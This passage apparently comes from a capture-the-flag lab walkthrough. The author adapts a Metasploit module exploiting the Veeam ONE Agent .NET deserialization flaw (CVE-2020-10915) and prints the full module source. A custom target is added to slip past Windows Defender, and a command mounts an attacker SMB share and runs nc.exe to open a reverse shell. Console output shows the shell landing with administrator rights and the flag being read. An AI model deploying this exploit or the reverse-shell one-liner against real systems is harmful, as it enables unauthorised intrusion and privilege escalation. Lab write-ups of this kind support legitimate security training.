            'DefaultOptions' => {
              'PAYLOAD' => 'windows/x64/
meterpreter/reverse_tcp'
            }
```

None of the 3 payloads in the module works, because Defender is

killing them!
We need to modify the module to use a more "silent" payload and inject our own commands, preferably using cmd.exe

We add a 4.th target, for running Windows commands. Those commands will run as the user running the Veeam ONE Agent service. So if are careful, we should be able to fly under the radar.

```
##
# This module requires Metasploit: https://
metasploit.com/download
# Current source: https://github.com/rapid7/
metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::CmdStager
  include Msf::Exploit::Powershell

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Veeam ONE Agent .NET
Deserialization added payload',
        'Description' => %q{
          This module exploits a .NET
deserialization vulnerability in the Veeam
          ONE Agent before the hotfix versions
9.5.5.4587 and 10.0.1.750 in the
          9 and 10 release lines.

          Specifically, the module targets the
HandshakeResult() method used by
```

```
          the Agent. By inducing a failure in
the handshake, the Agent will
          deserialize untrusted data.

          Tested against the pre-patched release
of 10.0.0.750. Note that Veeam
          continues to distribute this version
but with the patch pre-applied.
        },
        'Author' => [
          'Michael Zanetta', # Discovery
          'Edgar Boda-Majer', # Discovery
          'wvu', # Module
          '4ndr34z' # Added Module target
        ],
        'References' => [
          ['CVE', '2020-10914'],
          ['CVE', '2020-10915'], # This module
          ['ZDI', '20-545'],
          ['ZDI', '20-546'], # This module
          ['URL', 'https://www.veeam.com/
kb3144']
        ],
        'DisclosureDate' => '2020-04-15', #
Vendor advisory
        'License' => MSF_LICENSE,
        'Platform' => 'win',
        'Arch' => [ARCH_CMD, ARCH_X86,
ARCH_X64],
        'Privileged' => false,
        'Targets' => [
          [
            'Windows Command',
            'Arch' => ARCH_CMD,
            'Type' => :win_cmd,
            'DefaultOptions' => {
              'PAYLOAD' => 'cmd/windows/
powershell_reverse_tcp'
            }
          ],
          [
```

```
            'Windows Dropper',
            'Arch' => [ARCH_X86, ARCH_X64],
            'Type' => :win_dropper,
            'DefaultOptions' => {
              'PAYLOAD' => 'windows/x64/
meterpreter_reverse_tcp'
            }
          ],
          [
            'PowerShell Stager',
            'Arch' => [ARCH_X86, ARCH_X64],
            'Type' => :psh_stager,
            'DefaultOptions' => {
              'PAYLOAD' => 'windows/x64/
meterpreter/reverse_tcp'
            }
          ],
          [
            'Windows Custom Command',
            'Arch' => ARCH_CMD,
            'Type' => :win_cmd2,
            'DefaultOptions' => {
              'PAYLOAD' => 'windows/x64/exec'
            }
          ]
        ],
        'DefaultTarget' => 2,
        'DefaultOptions' => {
          'WfsDelay' => 10
        },
        'Notes' => {
          'Stability' =>
[SERVICE_RESOURCE_LOSS], # Connection queue may
fill?
          'Reliability' => [REPEATABLE_SESSION],
          'SideEffects' => [IOC_IN_LOGS,
ARTIFACTS_ON_DISK]
        }
      )
    )
```


```
    register_options([
      Opt::RPORT(2805),
      OptString.new('CMD',     [ true, "The
command to execute", 'ping -n10 127.0.0.1' ]),
      OptString.new(
        'HOSTINFO_NAME',
        [
          true,
          'Name to send in host info (must be
recognized by server!)',
          'AgentController'
        ]
      )
    ])
  end

  def check
    vprint_status("Checking connection to
#{peer}")
    connect

    CheckCode::Detected("Connected to #{peer}.")
  rescue Rex::ConnectionError => e
    CheckCode::Unknown("#{e.class}:
#{e.message}")
  ensure
    disconnect
  end

  def exploit
    print_status("Connecting to #{peer}")
    connect

    print_status("Sending host info to #{peer}")

sock.put(host_info(datastore['HOSTINFO_NAME']))

    res = sock.get_once
    vprint_good("<-- Host info reply:
#{res.inspect}") if res
```

```
    print_status("Executing #{target.name} for
#{datastore['PAYLOAD']}")

    case target['Type']
    when :win_cmd2
      execute_command(datastore['CMD'])
    when :win_cmd
      execute_command(payload.encoded)
    when :win_dropper
      # TODO: Create an option to execute the
full stager without hacking
      # :linemax or calling
execute_command(generate_cmdstager(...).join(...
))
      execute_cmdstager(
        flavor: :psh_invokewebrequest, # NOTE:
This requires PowerShell >= 3.0
        linemax: 9001 # It's over 9000
      )
    when :psh_stager
      execute_command(cmd_psh_payload(
        payload.encoded,
        payload.arch.first,
        remove_comspec: true
      ))
    end
  rescue EOFError, Rex::ConnectionError => e
    fail_with(Failure::Unknown, "#{e.class}:
#{e.message}")
  ensure
    disconnect
  end

  def execute_command(cmd, _opts = {})
    vprint_status("Serializing command: #{cmd}")

    serialized_payload =
Msf::Util::DotNetDeserialization.generate(
      cmd,

gadget_chain: :TextFormattingRunProperties,
```


```
      formatter: :BinaryFormatter # This is
_exactly_ what we need
    )

    print_status("Sending malicious handshake to
#{peer}")
    sock.put(handshake(serialized_payload))

    res = sock.get_once
    vprint_good("<-- Handshake reply:
#{res.inspect}") if res
  rescue EOFError, Rex::ConnectionError => e
    fail_with(Failure::Unknown, "#{e.class}:
#{e.message}")
  end

  def host_info(name)
    meta = [0x0205].pack('v')
    packed_name = [name.length].pack('C') + name

    pkt = meta + packed_name

    vprint_good("--> Host info packet:
#{pkt.inspect}")
    pkt
  end

  def handshake(serialized_payload)
    # A -1 status indicates a failure, which
will trigger the deserialization
    status = [-1].pack('l<')

    length = status.length +
serialized_payload.length
    type = 7
    attrs = 1
    kontext = 0

    header = [length, type, attrs,
kontext].pack('VvVV')
    padding = "\x00" * 18
```

```
    result = status + serialized_payload

    pkt = header + padding + result

    vprint_good("--> Handshake packet:
#{pkt.inspect}")
    pkt
  end

end
```

We add our custom module to metasploit.



Starting a SMB-server on our attacker-machine so we can serve nc.exe to Set.



We configure our Metasploit module by setting our options. Remember we need two set RHOSTS to 127.0.0.1 because of the tunnel and setting a one-liner to run nc.exe. You may need to set SRVHOST to you THM VPN address to make sure it can be reached by the Veeam exploit.

```
msf5 exploit(windows/misc/veeam_one_agent_deserialization_mod) > set target 3
target => 3
msf5 exploit(windows/misc/veeam_one_agent_deserialization_mod) > options

Module options (exploit/windows/misc/veeam_one_agent_deserialization_mod):

   Name           Current Setting                                                  Required  Description
   ----           ---------------                                                  --------  -----------
   CMD            net use a: \\192.168.16.53\myshare /user:me me&a:\nc.exe 192.168.16.53 4444 -e cmd  yes       The command to execute
   HOSTINFO_NAME  AgentController                                                  yes       Name to send in host info (must be recognized by server!)
   RHOSTS         127.0.0.1                                                        yes       The target host(s), range CIDR identifier, or hosts file with synt
ax 'file:<path>'
   RPORT          2805                                                             yes       The target port (TCP)
   SRVHOST        0.0.0.0                                                          yes       The local host or network interface to listen on. This must be an
address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                                                             yes       The local port to listen on.
   SSL            false                                                            no        Negotiate SSL for incoming connections
   SSLCert                                                                         no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                                                                         no        The URI to use for this exploit (default is random)


Payload options (windows/x64/exec):

   Name      Current Setting                                                  Required  Description
   ----      ---------------                                                  --------  -----------
   CMD       net use a: \\192.168.16.53\myshare /user:me me&a:\nc.exe 192.168.16.53 4444 -e cmd  yes       The command string to execute
   EXITFUNC  process                                                          yes       Exit technique (Accepted: '', seh, thread, process, none)


Exploit target:

   Id  Name
   --  ----
   3   Windows Custom Command
```

We start a netcat listener on our attacker box on port 4444 and fire off the exploit

And we got a shell back!

```
root@kali2:/mnt/hgfs/Downloads# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.16.53] from (UNKNOWN) [192.168.16.19] 49754
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
set\one
```

And the Veeam agent is running with Administrator Privileges!

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

Win!

```
C:\Windows\system32>net user one
net user one
User name                    One
Full Name                    One Agent
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/7/2020 7:56:25 AM
Password expires             Never
Password changeable          6/7/2020 7:56:25 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/16/2020 1:46:17 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

We are an administrator

```
c:\Users\Administrator\Desktop>type Flag3.txt
{
Fl                                                    d}
```

Redacted

And have the final flag.

Done!